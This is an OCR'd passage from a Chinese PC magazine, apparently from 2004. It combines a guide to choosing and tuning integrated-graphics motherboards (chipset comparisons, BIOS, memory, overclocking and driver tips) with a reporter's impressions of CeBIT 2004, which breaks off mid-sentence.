很多人认为 SiS 芯片组“不稳定、兼容性差”，但这种看法正确吗？认真想一下，如果 SiS 芯片组真的“不稳定、兼容性差”，那么它就不可能在品牌电脑市场立足，因为品牌电脑厂商非常看重稳定性与兼容性:当品牌电脑不好用时，用户不会骂 SiS，而是骂品牌电脑厂商——相信没有品牌电脑厂商会为了用 SiS 的芯片组而拿自己的信誉和盈利作赌注。至于 SiS 芯片组的口碑为什么不好，原因很简单，因为目前零售主板市场上基于 SiS 芯片组的好主板并不多，大多是一些低成本的产品，所以很多用过 SiS 芯片组的人便有了“SiS＝不稳定＋兼容性差”的看法。这里，笔者向所有追求高性价比的用户推荐SiS的整合芯片组。不过，如果你打算购买基于 SiS 芯片组的主板，那么一定要花点心思去选购一块好主板，否则你就会成为下一个带有“SiS＝不稳定＋兼容性差”的看法的人。

SiS 整合芯片组的显示核心主要以 Real256、Real256E 和 Ultra256 为主。Real256 是与 ProSavage8 同期推出的产品，但由于 Real256 的同门师兄—— SiS 315 已推出多时，积攒了一定经验，所以性能与兼容性要比 ProSavage8 好很多。Real256 工作于 133MHz，内置了两条单周期双像素的像素管线，最多可共享 64MB 的内存作为显存，硬件支持 DirectX 7.0、集成 T&L 引擎。从技术参数看，Real256 似乎可以媲美主流的独立型显卡，但由于内存宽带和核心精简的问题，Real256 的总体性能只有 GeForce2 MX400 的 90%。Real256E 是 Real256 的增强版，最大的改进只是工作频率被提升至 200MHz。Ultra256 是 SiS 首款硬件支持 DirectX 8.1+Pixel Shader 1.3 的显示核心，内置相对完整的 T&L 引擎和四条工作于 166MHz 的单周期双像素的像素管线，最多可共享128MB 的内存作为显存，支持外接独立显存。

代表芯片组

Real256 显示核心:SiS650(GX)、SiS740

Real256E 显示核心:SiS651、SiS741(GX)、SiS661FX、SiS662

Ultra256 显示核心:SiS760、SiS660

我们的观点:难得的高性价比，推荐选择，不过因为制作品质原因，所以在主板品牌上得好好花些功夫挑选。

(4)性能卓越的 nVIDIA

曾有网友这样说:“如果你想增加与 MM 接触的机会，用 nForce2 主板吧！”笔者曾以为这只是网友一句无心的玩笑，但自从用过一部叫“HP Pavilion t308cn”的品牌电脑之后，笔者才明白那位网友并非在开玩笑。

nVIDIA nForce2 IGP 整合芯片组是第一款可以媲美主流独立型显卡的显示核心，它改变了人们以往“整合＝低能”的印象。同时，nForce2 IGP 也是第一个支持双通道内存的显示核心。nForce2 IGP 内置两条工作于 200MHz 的单周期双像素像素管线，最多可共享 128 MB 的内存作为显存，硬件支持 DirectX 7.0，集成 T&L 引擎，支持高速 Z 轴清除技术和 MX 闪电内存架构。nForce2 IGP 确实拥有让人心动的性能，但它也有让人心烦的兼容性、易用性和稳定性问题。

代表芯片组

nForce2

我们的观点:优点和缺点都很突出，如果你追求性能，且具有一定的动手能力，那么 nForce2 IGP 绝对是上佳之选。

(5)高性能的 ATi

ATi 进入零售主板市场的时间并不长，但得益于 ATi 在品牌电脑市场上闯荡多年所积累的经验，所以 Radeon 9100 IGP 整合芯片组已有较高的成熟度。尽管 Radeon 9100 IGP 只是 ATi 在 Intel 桌面平台的第二款产品，但由于 ATi 在图形芯片领域有着深厚的积累，初来乍到的 Radeon 9100 IGP 并不是等闲之辈。

Radeon 9100 IGP 可以看成是 Radeon 9000 的精简版，它在 Radeon 9000 的基础上缩减了像素管线的数量(只有两条单周期单像素的像素管线)和 T&L 引擎。Radeon 9100 IGP 工作频率被提升至 300MHz，而且还具备了 Hyper-Z 技术和硬件支持 DirectX 8.1+Pixel Shader 1.4。不过，Radeon 9100 IGP 也是十全十美，很多基于 Radeon 9100 IGP 的主板价格已经达到或超过笔者在前面提出的“价格警戒线”了，烦琐的驱动程序安装步骤让用户头大，最大的遗憾是内存性能较差。

代表芯片组

Radeon 9100 IGP

我们的观点:性能虽强，但价格偏高，内存性能弱。

整合主板:选的就是你！

由于主板厂商都不太重视整合主板这块，所以目前的整合主板多处于“半成品”与“成品”之间的状态。因此，如果你以选购独立型主板的方法来选购整合主板的话，不碰壁才怪。

1.价格！价格！价格！

整合主板的本质就是“低价主板”，但某些主板厂商却将它卖到了800元或以上的价位。笔者建议不要购买这样的主板，因为800元或更多的钱已经可以购买一块相当不错的独立型显卡和主板了，何必买一块市场定位不清的整合主板呢？别忘了显示核心还要从内存中分一杯羹，而内存也不免费！说到这里，肯定会有人提出“整合主板更可靠”之类的论调，但800元或以上价位的整合主板基本上都支持双通道内存，也就是说不用双通道内存就无法发挥这些主板的优势，而双通道内存肯定会给系统带来一些不稳定的隐患。

2.一线厂商？二线厂商？

价格是选购整合主板时的重要因素，而二线厂商的产品在这方面占有绝对优势，但其质量与升级潜力总让人担忧。那么，如何在“一线厂商”与“二线厂商”之间作出选择呢？

笔者向商业用户推荐二线主板厂商的整合主板。一般来说，二线主板厂商主板的做工都不算太差，价格都比较便宜，激烈的竞争也使他们不敢再玩偷工减料的游戏。只是这类主板大多没有什么附加功能，且不会预留很大升级空间(如CPU)，不过“升级”对商业用户的意义不大，商用电脑基本上都是用到不能用为止，根本谈不上升级。

家庭用户还是考虑一线主板厂商的整合主板吧！毕竟它们的主板拥有更好的升级能力和更多的附加功能——家庭用户都需要。

3.主板版本越新越好

普通软件的版本越新，则越完善。主板也一样，版本越新，则日后升级的潜力就越大、功能也越完善，这两点在“整合主板”这类低价主板犹为明显！不过，从哪才能知道主板的最新版本呢？只要你留意一下主板厂商网站的产品目录，那么便很容易在主板型号旁发现如“Ver x.x”或“V x.x”之类的字串(见图2)，它们就是最新的版本号。之后，你还要到“BIOS升级区”看看，一旦某个型号的主板有最新的版本，这里肯定会有所表示(见图3)。当然，通过主板的出厂日期来判断主板的版本也是不错的方法，只是这种方法需要你有一定的分析能力。



图2



图3

高性价比整合主板推荐产品

主板型号	市场参考价
华擎P4i45GV (Intel Socket 478平台)	470元
微星845GVM-L (Intel Socket 478平台)	555元
七彩虹P4GL Ver2.1(Intel Socket 478平台)	480元
青云KM18G PRO (AMD Socket 462平台)	719元
技嘉7N400V (AMD Socket 462平台)	719元
华擎K7VM4 (AMD Socket 462平台)	420元

你知道吗？

准系统的核心部分就是整合主板

准系统其实是将整合主板的板型重新设计(尺寸一般比Micro ATX板型还要小)，再加上机箱及其他配件形成的。准系统的最大卖点就是超小型、外观独特。用户在选择准系统时，要考虑性价比。下面向大家推荐几款性价比较高的准系统。

型号	市场参考价
浩鑫SS51G	1688元
华硕PUNDIT BB-P4 533	1988元
UNIPET US51G	2499元

将整合的力量优化到底

一提到整合芯片组，很多人就会立刻想到“垃圾”这个词。的确，由于主板厂商不太重视这块，所以目前的整合主板真的有些“垃圾”。不过，只要悉心调校一下，整合主板将会“变废为宝”！

1.合理调校CPU主频与内存频率

CPU主频与内存频率都会影响显示核心的性能，但现在的主板对非标准外频都有一定分频比例，要为CPU超频就要帮内存降频(除非你用的CPU与内存条都具有极强的超频能力)，两者很难兼顾。在CPU主频与内存频率中，究竟谁的影响更大呢？

对于支持双通道DDR内存的整合主板来说，性能瓶颈自然来自CPU，而不是内存带宽，所以调高内存频率不会为这类整合显卡带来更多的性能。以Radeon 9100 IGP为例，当笔者将内存频率由333MHz提高至400MHz时，3DMarks2001 SE(1024×768@16bit)的成绩只提高了不到250分，而当笔者将Pentium 4 2.6C换成Pentium 4 3.0C后，3DMarks2001 SE(1024×768@16bit)的成绩提高了400多分——它们需要一颗强劲的CPU来弥补自己被精简的“芯”。

对于Real256这类只支持单通道DDR内存的整合主板来说，提高CPU主频意义不大，毕竟它们的性能瓶颈来自内存带宽，而不是CPU。当笔者将内存频率由333MHz提高至400MHz时，3DMarks2001SE(1024×768@16bit)的成绩提高了将近450分，而当笔者将CPU由Celeron 2.0换成Pentium4 3.0时，3DMarks2001SE(1024×768@16bit)的成绩只提高了350分左右。不过，ProSavage8和UniChrome系列由于自身的性能比较弱，所以对内存宽带的要求不高，只有更快的CPU才能为它们带来更好性能。

小提示

别再抱着Windows 98/SE不放

别再抱着Windows 98/SE不放了，尽管它们拥有最好的游戏兼容性，但随着时间推移，这个优势已不再明显！同时，由于Windows 98/SE发布的时间较早，所以对新硬件和CPU(如新指令集)的支持度不佳，这对于优化本来就不足的整合主板无异于雪上加霜。

2.BIOS优化才是提升显示性能的关键

BIOS的设置与整合显卡的性能息息相关。留意以下项目，它们能为你的整合显卡带来更好的性能，或更好的稳定性。以下几个BIOS选项务必要调校好。

(1)AGP Date Rate

AGP速率并不是越快越好，因为目前的整合显卡只会用AGP通道传送少量指令数据，真正吃带宽的图形数据早已走“显示核心→内存”专用通道，所以AGP速率的高低不会成为整合显卡的性能瓶颈，但过高的AGP速率却会给系统带来不稳定

的因素，笔者建议还是保持默认值为妙。

(2)AGP Fast Write

Fast Write能提高整合显卡的性能，但它也给系统带来了不稳定因素。根据笔者的使用经验，目前只有nForce2 IGP、R9100、661FX等较新的整合显卡能正常使用Fast Write。

(3)Graphic Window WR Combine

这个选项多见于基于SiS芯片组的主板，它能优化图形系统的读\写性能，给整合显卡提升3%～4%的性能。建议开启。

(4)Video BIOS Cachable

另一个类似的选项是“Video BIOS Cachable”。它决定是否将VGA BIOS和RAM缓冲指至内存的某个地址段，开启后能提高整合显卡的性能，但只要有程序往该地址段写入资料，电脑就会死机。笔者建议你关闭该选项，因为Video BIOS Cachable不会给整合显卡性能带来多大提高，但却带来了不稳定的隐患。

(5)AGP Aperture Size

笔者建议保持AGP Aperture Size的默认值。尽管不少文章都说调高AGP Aperture Size的设定值能提高整合显卡的性能，但实际效果有限，倒是因乱调该项而导致系统不稳定的例子曾出不穷。

小提示

显存容量应如何分配

多大显存才够用呢？还是用数据说话吧，笔者测试了两种典型的整合显卡，发现在32MB显存和64MB显存下，性能差别并不明显。实际上，32MB的显存即可满足目前所有新型整合显卡的需求，而SiS 630这类早期的整合显卡仅需16MB的显存。

当然，这只是一般情况下的显存分配法，Intel整合显卡则需要使用另一套显存分配法。早期Intel的整合显卡无须人工调整显存容量，而是自动分配，但这也带来了恼人的软件兼容性问题，所以Intel便为Intel Extreme Graphics及其后续产品加入了“分级显存”功能，所谓分级显存就是“额定内存＋动态显存”。额定内存规定了显存的最小分配值，当最小分配值不够用时，才会向操作系统请求更多的显存(动态显存)。所以，如果你不怎么玩大型游戏，那么尽可以将额定显存设置得小一些(如1MB)，这既能满足游戏的需求，又能节省不少的内存。反之，如果经常玩大型游戏，请将“额定显存”设为8MB以上，这虽会浪费一些内存，但却能获得更好的游戏兼容性。另外，Extrame Graphics显存大小与内存大小息息相关(Intel 81x等整合主板除外)，如果你的内存为128MB，建议设置显存容量为32MB，如果你的内存为128MB以上，建议设置显存容量为64MB。

3.全面优化内存性能

使用独立型显卡时，内存通常不会成为整合显卡的性能瓶颈。不过，当电脑使用整合显卡后，内存不但要完成自己的本职工作，还要充当显存的角色，此时优化内存就能大幅提高整合显卡的性能。

你可以在BIOS设置的“Advanced Chipset Setup”主菜单下找到以下选项(不同的主板，BIOS选项可能有所不同)，尽量把它们调为最优的状态。

(1)DRAM Timing Telectable

这个选项设置DRAM的时间参数。

(2)T(RAS)

这个选项设置内存行地址选通延迟。

(3)T(RCD)

内存行地址传输到列地址的延迟时间，这个选项调节DRAM行地址选通信号与列地址选通信号之间的延迟。

(4)CAS Latency

这个选项设置DRAM在接收指令后开始读写资料前的延时。

(5)Memory Frequency

这个选项设置DRAM的运行频率，DRAM的运行频率不要低于系统外频，否则会出现严重的性能瓶颈。

小技巧

内存频率的设置技巧

通常内存频率由CPU外频乘以一个百分数决定。如CPU的外频为133MHz，将BIOS里面内存设置为100%，则内存的运行频率为133MHz×100%=133MHz(DDR266)；同理，若百分数设置为125%的话，内存实际频率则为133×125%=166MHz(DDR333)。一般来说，在内存频率与CPU外频同步的情况下，系统性能最高。

小提示

内存释放并不简单




图4

内存释放并不如很多人想象中那么简单，也不是装个软件就能完事。Windows 98/SE内存管理能力较差，Intel整合主板遇到显存不足的问题时，它会向操作系统请求更多显存，如果操作系统的内存管理能力太弱，结果会导致死机或花屏。其他整合显卡也会发生类似问题。笔者不但建议你放弃Windows 98/SE，而且还建议在玩大型游戏前用Powerstrip整理一下内存(见图4，下载地址：http://www.entechtaiwan.com/files/pstrip-i.exe)。实际上，用软件整理内存是下下策，只有增加更多的物理内存才是解决问题的良策。毕竟每次用软件释放内存时，这些软件会将内存中不常用的数据放至页面交换文件，但Windows并不会自动清理页面交换文件，结果页面交件越来越大，占用的磁盘空间越来越多。

4.选择DirectX版本的学问

普通软件的版本是越新越好，难道DirectX也如此？实际上，很多游戏要求用户安装最新的DirectX并不是因为游戏真的需要相关函数库，而是新版的DirectX能支持一些新的硬件特性，这样能提高游戏的运行速度。不过，“古董级”的整合显卡不会有什么新特性，最新版的DirectX很难给它带来更多的性能，倒是较新版的DirectX会导致一些较旧的游戏无法正常运行。综上所述，笔者建议你使用DirectX 8.1，而不是最新的DirectX 9.0b，除非你用Athlon64或Pentium 4(Prescott核心)。

⑴版本过高无法玩游戏

一旦出现因DirectX版本过高而导致游戏无法正常运行的问题，那么可以试试“DirectX版本助手”(见图5)。这个软件的使用方法非常简单，只需输入相应选项，然后再安装相应的DirectX版本即可。比如，笔者要在Windows XP中安装DirectX 6.1a，那么只需选“2”，然后再安装DirectX 6.1a。日后如需重新使用DirectX 8.1，则重新安装DirectX 8.1即可。有了DirectX版本助手，你可以使电脑游走于各版本的DirectX之间。



图5

DirectX版本助手小档案

最新版本:1.01　　软件大小:41KB
适用平台:Windows 9x/Me/NT/2000/XP　　授权方式:免费软件
下载地址:http://tew.nease.net/DirectXV.exe

⑵让整合显卡全面支持DirectX 8.1游戏

整合显卡大多无法硬件支持DirectX 8.1，但总不能让我们看着新游戏咽口水吧？目前的DirectX 8.1游戏都要求显卡支持Vertex Shader和Pixel Shader，而目前的整合显卡大多只能支持前者，所以就会导致一些基于DirectX 8.1的游戏无法运行。所幸的是，只有很少的游戏会经常用到Pixel Shader，没有它不会给游戏带来多大的影响，最多画面难看些。所以，可以通过3D-Analyze“欺骗”游戏，让游戏以为当前的显卡支持Pixel Shader，从而正常运行一些基于DirectX 8.1的游戏。但是，3D-Analyze要求你的显卡支持Vertex Shader，像Extreme Graphics这样的整合显卡可能就没戏了(使用3D-Analyze前，请更新显示核心的驱动程序)。3D-Analyze的使用方法很简单，你只需用“SELECT”选中要运行的游戏，然后再选中“emulate pixel shader caps”和“emulate max. sim. textures”选项(见图6)，接着再点“RUN”即可。如果你发现游戏仍无法运行，那么点选“emulate other DX8.1 caps”即可。

3D-Analyze软件小档案

最新版本:2.31　　软件大小:1245KB
适用平台:Windows 9x/Me/NT/2000/XP　　授权方式:免费软件
下载地址:http://www.3dcht4u.de/3dc/kfd53t5fes8z/3d-analyze.zip




图6

5.玩的就是“芯”跳

整合显卡的超频与CPU的超频不同，无须进行任何软硬跳线设置，而是通过修改Windows注册表或用专门的显卡超频软件来完成的。由于修改注册表不仅比较麻烦，而且存在着一定危险，所以显卡超频软件成为玩家的首选。PowerStrip是一款优秀的显卡和显示器增强工具，同时也是一款通用的显卡超频软件。

安装完成后运行PowerStrip，会出现一个对话框，显示出显卡和显示器的型号、刷新率定义是按照标准设置还是自定义、是否在启动时运行DDC以检查即插即用的显示器等信息。然后单击“OK”按钮，PowerStrip便会驻留在内存中，并在任务栏显示工作图标。右击该图标，会弹出PowerStrip的工作主菜单，然后选中“Performance profiles→Configure……"。



图7

这时会根据你所使用的图形芯片的类型弹出一个对话框，最顶端就标示该显卡的显示芯片类型。在“Engine Clock”下就是当前显卡的核心工作频率，在“Memory Clock”下就是当前显存的工作频率。要超频显卡，只要将左侧的显存频率或内核频率的滑块向上拖到合适的频率(见图7)，再按“Apply”按钮就会切换到新的频率。这里要提醒大家一点，在超频时切不可一次大幅度地调高其工作频率，要逐步进行调节，一直调节到最稳定运行时的最高频率。超频后，要注意加强芯片组的散热环境。




图8

Powerstrip还能调节AGP速率和开启Fast Write及边带寻址之类的功能。你可以在“Options”中的“Adapter Information”找到调节工具(见图8)，只是调节前要关闭“Read-only”。

小提示

如果你的主板BIOS可以调节显示核心的频率(如Intel的原装主板)，那么请到BIOS中超频。

6.升级显示核心BIOS

一般情况下，笔者不建议你升级VGA BIOS，因为这不会给整合显卡带来多少性能，却会带来巨大的风险！比如，笔者升级精英P6SEP-ME的VGA BIOS后，板载声卡就无法正常使用了。不过，如果你遇到缠人的兼容性问题，升级VGA BIOS也许会是最好的解决方案。

▶▶▶火速链接

《轻松升级i845G系列主板集成显卡BIOS》 2004年第2期

此篇文章详细介绍了如何升级i845G系列主板集成显卡BIOS，其他整合主板也可参照此文的方法进行。

7.提升显示性能从优化注册表入手

对于使用Windows2000/XP且内存大于128MB的用户，还可以通过修改注册表来优化整合显卡的性能。

打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\MemoryManagement]，新建一个名为"EnablePrefetcher"的二进制注册表项，并将值设为"5"，这样可以优化硬件数据预读功能。

8.提高游戏的速度技巧

⑴降低颜色深度

整合显卡不是内存带宽饥渴儿，就是内核被大幅精简，所以高颜色深度肯定会成为整合显卡的杀手。因此，笔者建议你在游戏中使用16bit的颜色深度，这样能节省整合显卡的资源。实际上，人眼很难区分16bit和32bit之间的差距。

⑵降低纹理细节

高纹理细节不但会消耗显存，也会占用显存宽带，而它们正好是整合显卡的软肋，所以笔者建议你使用低纹理细节。在某些游戏中，使用低纹理细节能大幅提高游戏速度。

小提示

建议你先在游戏设置中调整纹理细节，如果游戏设置中没有这些选项，那么用3D-Analyze也能调节纹理细节，只是这次你需要选中如图9的两个项目。




图9

9.优化视频播放软件

目前的整合显卡大多内置了视频流优化电路，不用就浪费了。不过，笔者建议你先升级显卡的驱动程序，然后再进行下面的操作。

⑴PowerDVD

用鼠标右键点击播放器窗口，然后选择"Configuration→Video"，并选中其中的"Hardware Acceleration"。

⑵WinDVD

用鼠标右键单击播放器窗口后选择"设置→视频"，并选中其中的"使用硬件解码加速"和"使用硬件色彩加速"。

⑶QuickTime

QuickTime的默认设置是"最优性能"，所以你不用更改默认设置。不过，如果你遇到画面跳动之类的问题，那么请点击"Edit→Preferences→QuickTime Preferences"，然后从下拉菜单中选"Video Settings"，之后再按序关闭"Enable DCI"、"Enable DirectDraw"和"Enable DirectDraw Acceleration"。每关闭一个选项后，你都应该重启QuickTime，然后再次播放视频文件，以确定问题是否已解决。问题仍未解决时，才关闭下一个选项。

小技巧

解决播放视频文件的花屏问题

目前的视频播放软件都要用到DirectDraw的视频加速功能，如果显卡不能很好地支持DirectDraw(较老的整合显卡都有这个毛病)，不花屏才怪！此时，你可以在"DirectX诊断工具"中关闭"DirectDraw加速"。不过，关闭这个选项后，WMV等视频文件就无法实现全屏播放了，CPU占用率也会大增。

10.让板载声卡也能聆听天籁之音

声卡占用的系统资源少一些，显示核心分配到的系统资源就多一些。Windows总爱自作主张，自己打开一些无用的功能。笔者建议你关闭"音量控制"中的StoreWide或3D Depth，因为这两个选项会大幅增加声卡的CPU占用率，而Windows的默认值竟然是开启。

如果你是一个狂热的音乐爱好者，CD是你的首选，而音质又往往是你常注意的对象。用普通的光驱与声卡的音频连接线一定不能达到你的要求，对这类问题，听CD时你可以尝试直接将音箱接到光驱的耳机插孔上，因为这时的数字输出效果要比使用原来的模拟信号输出好得多，失真更小。

对于平常不爱听CD的朋友，建议最好将声音属性中的MIC和CD都关掉，这样可大大避免众多的杂音，这两点往往是困扰大家的直接原因，有的朋友说我的声卡很好呀，怎么总是有杂音呀，那就很有可能与MIC和CD播放功能有关。具体的解决方法是双击系统任务栏中的小喇叭图标，然后把CD-ROM和MIC PHONE两项静音即可，如果你的机器上装有MPEG-1/2硬解压卡，那就要看最初你的解压卡的声音输出接到了声卡的什么接口，一般来说都应接在LINE-IN输入口上，这时你就需要将其静音，等到需要观看DVD/VCD的时候再将此功能打开。

关于具体低、高音的设置，我们这里有一组最理想的方案，方法是同样在声音属性中将你声卡的低音滑杆调到59%处，高音调到81%，总的系统音量应放到88%左右。你也可以依你个人的品味随意取值。

▶▶▶火速链接

《乌鸦也能变凤凰——提升AC'97音质的软方法》2003年第3期

小提示

如何避免爆音问题

对于采用ALC650 AC'97音频芯片的nForce2和SiS 655芯片组主板，在播放音频文件时容易出现爆音的现象。这是因为它对DirectSound的硬件加速支持存在某些问题，只需运行DirectX诊断工具，在"声音"选项卡中降低"硬件的声音加速级别"就可以减低爆音的程度(见图10)。




图10

CF [ZT01]



汉诺威归来说CeBIT

■ DEBUG

公元2004年3月18日，DEBUG站在德国汉诺威的街头。作为《电脑爱好者》的特派记者，DEBUG此次不远万里飞赴德国，对一年一度的CeBIT展会进行专门采访。

CeBIT的由来

CeBIT的前身乃是二战后创设的汉诺威工业博览会。随着工业技术的发展，1974年开始，主办方汉诺威展览公司开始酝酿开办一个年度性的计算机与信息技术展会。1986年3月12日，首届CeBIT展览正式在汉诺威展览中心举办，经过近20年的发展，CeBIT目前已经成为世界上最大的信息业展览之一。与美国的COMDEX和日本的WORLD PC EXPO并称为世界三大电脑与信息业展会。

大家看到这期杂志的时候，距离CeBIT结束应该已经有很长一段时间了，而CeBIT上的产品资料早已被各大网站刊登得十分详细。我当然不愿再谈这些东西，还是将笔墨用在一些没有亲自到CeBIT现场就很难看到、体会到的东西——CeBIT本身、CeBIT的另一面。

CeBIT第一观感——好大！

以中国人的观点来看，汉诺威是一个很小的城市。虽然是德国最发达地区之一的下萨克森州首府，又是德国最大的城市之一，但在规模上不仅不能与北京、上海这样的超级城市相比，就是与中国绝大多数的省会城市比起来，也实在很小，步行两个小时就几乎可以绕城区一周。

但是，作为世界最大展览场地的汉诺威展览中心，却是难以想像的巨大。汉诺威展览中心位于汉诺威南郊，拥有多达30余个展馆，其中最大的一个主展馆面积达到数万平米，总共可以容纳上万个展览展位。这样的数字似乎没有什么概念，那么作个比较，汉诺威展览中心最小的展馆也超过一个足球场，而仅最大的两个展馆面积总和就超过了北京国际展览中心的展馆总面积。



CeBIT2004展馆地图

本届CeBIT相对前几届规模略有缩小，但参展商总数依然达到了7000家以上。占据了总共24个大型展馆和一系列的小展馆。自地铁车站的正门到火车站的后门，步行要走半小时左右。为了解决交通问题，主办方特别提供了三趟不同路线的公交车用于各展馆之间的往来。

一句话，要走遍CeBIT，花的时间甚至超过走遍汉诺威城的主要景点。

CeBIT第二观感——看看什么叫有钱！

与国内展会相比，CeBIT的开销显然要大很多，国内参展厂商所租的标准展位，据了解大约要付出几千欧元的



大吗？这只是一个较小的展馆的局部

费用(1欧元兑换10.3元人民币左右)，而展位面积则只有不到10平方米。

但是，一些世界知名的厂商，为CeBIT所作的准备则令人惊叹。作为主展馆的1号馆，被采访的记者们戏称为“超级富人俱乐部”。因为这个馆里的厂商几乎都是我们耳熟能详的名字——微软、IBM、NIKON、富士通……几乎每家的展位面积都在上百平米，而微软和IBM则是出手最为豪阔的巨头，不仅分别占据了两个数百平米的大展位，而且各自在系统软件的展馆还另有一个特大展位。

但是，与数码产品和通信产品的巨头相比，微软、IBM这样的富豪又可说是小巫见大巫。SONY的展位占据了所在展馆几乎1/3的面积，SONY将旗下所有的数码与电脑产品全都放置在展位上供参观者自由试用。而沃达丰等通信业巨头更是独自租用了独立的小型展馆。

当然，一个展览的规模不一定说明什么，但在这方面的投入差距在一定程度上可以看出真正的世界顶级厂商的规模实力。

CeBIT第三观感——CeBIT不是一个技术展！

国内的电脑用户很少有机会亲身来到CeBIT，对CeBIT的了解主要来自于国内外网站的报道。而这些报道都主要集中在产品和技术上，但这样经过“精选”的消息则往往并不能正确地反应CeBIT的全貌。

首先，和我们一直可能认为的不同，CeBIT并不是一个技术展览，与COMDEX之类的展览相比，CeBIT的前瞻色彩比较弱，更多地倾向于商业市场性的展示。

这点在大厂商中表现得最明显，SONY也罢，IBM也罢，这些厂商在CeBIT上几乎没有展示什么新技术，几乎所有普通参观者所能看到的东西都是在预料中会看到的。而少数的新产品也基本属于非常成熟已经进入生产阶段的。

在板卡之类的厂商中，新技术新产品相对来说多一些，但绝大多数真正“全新”的产品则只对少数商业客户和媒体开放，并不会展出给普通观众。

另一方面，报道往往使我们误认为CeBIT是一个电脑与数码产品的展览，其实在CeBIT的20多个展馆中，IT产品的展厅只有不到10个而已，其余的十多个展馆分布着众多的通信、商务应用等的展览项目，而估计令很多人惊奇的是——在报道中大出风头的手机等产品，其实只有小小的两三个展厅而已，而与IT展厅在规模上并驾齐驱的网络与通信技术展厅基本上被基础设备供应商和网络服务商所占据。

总而言之，商务应用与商务洽谈，才是



微软将一台老爷车搬上台演示其车载办公系统



SONY的展位包罗万象



罕见的机种，西门子SX1麦克拉伦特别版

CeBIT 的主要项目，而我们所最为关注的 IT 新技术、各种面向最终用户的电子消费产品，不过是浩如烟海的展品中沧海一粟而已。

CeBIT 第四观感——那些不理睬 CeBIT 的家伙！

对于绝大多数的厂商来说，CeBIT 都是一年中非常重要的一个展览，所以在 CeBIT 上几乎集中了你所能想得到的全部著名信息企业。但是，依然有一些特立独行者并不理睬 CeBIT。



AMD小气的展位

苹果公司就没有出现在这次 CeBIT 作上，它是世界顶级 IT 公司中仅有的几个没有在本届 CeBIT 出现的之一。而我们所熟悉的另一个名字—— AMD，和它的主要对手不同，AMD 并没有设置巨大的展位，而是在一个展厅的二楼，几乎没有人注意的地方租用了一个小小的房间——"非请莫入"。这也充分证实了，并非所有的厂商都把 CeBIT 当作一个适合作秀的地方。

CeBIT 第五观感——世界各地的展览都是一样的……


一家公司的全拟真F1赛车游戏吸收了很多人

没有来到诺威以前，CeBIT 在感觉上总是一个很神圣的地方，所以当心情激动地来到这里的时候，不免颇有些朝圣的感觉。但当真走进来，才发现——原来汉诺威的展览和国展中心的展览其实没什么不同。

当然啦，CeBIT 更大、CeBIT 更新、CeBIT 更全面。但是和国内的展览一样，为大多数人所包围的总是那些在作抽奖、答题以及有游戏机的地方，而免费散发纪念品的展位也总是排起长队，展会的大门口同样有徘徊着的黄牛。ATi 的主持人 MM 带着台下的观众高喊"I like it!"时，我总是想起在前年"电脑爱好者"城上和我较量嗓门的北京电视台女主持人。

而且，似乎展会的物价奇贵，也并非是中国特色嘛——火车站 1 欧元的可乐，在展厅的小卖部几乎要了我 3 欧！

CeBIT 第六观感——德国人真可怜……

CeBIT 的最后一天，却居然是最热闹的一天，原因是这一天很多厂商都会把自己带来的展品卖掉(当然，除了微软那样的富豪，一般的小厂商可没有兴趣把东西不远万里运回去)，而且汉诺威当地的学校也会放假一天并且允许学生购廉价票入场。

于是乎，我们就目瞪口呆地看着广大的德国人民背着大包甚至推着小车走入展会，以几乎看见什么买什么的疯狂架势扫荡巨大的展厅。有些人最后几乎推着一台整机走出展览中心——不禁感叹，汉诺威人是不是一年就买这么一次电脑设备啊……

但想想也不奇怪，欧洲的消费电子设备价格贵得惊人，虽然 CeBIT 上的展品卖价以我们的观点来看并不优惠，但以汉诺威当地电子商店至少比中国平均贵上 30%的价格相比，还是便宜了很多，何况某些少见的东西，平时的价格以德国人的收入来看也不能算是很便宜的了。而且，也许很多人难以置信，普通商店中的电脑设备，虽然在 CPU、主板等主流产品上并不落后，但论起产品种类的丰富性，实在不能与中关村的包罗万象相比。

难怪有人说过，东亚市场领导着全世界消费电子产品的潮流与时尚，在某种意义上说，中国的玩家还真的是幸福……

严肃一点，总结一下 CeBIT

说了那么多零七碎八的事，还是严肃起来，认真评价一下 CeBIT2004。

首先，就泛泛地说 CeBIT，它实际上更像是平行中的两个展览——一个，是面向大众的，它和我们所常见的在国展和北展举办的展览并没有什么不同，我们可以看到很多平时看不到的东西，但并不会有什么惊奇，在我们到来之前我们就可以想到它们的存在。而在这个展览中，声嘶力竭的主持人大哥和卖力蹦跳的模特 MM 可能比展出的产品更能吸引大多数人。

另一个 CeBIT，是看不见的，它存在于微软的二层楼或 AMD 的小黑屋中，我们可以想到里面在发生的一些事，但我们不知道发生了什么，可我们可以肯定的是，这些事远比灯火辉煌的一楼更能影响未来的一年。

CeBIT 就是这样的一个混合体，它不是一个新技术展览，而是面向



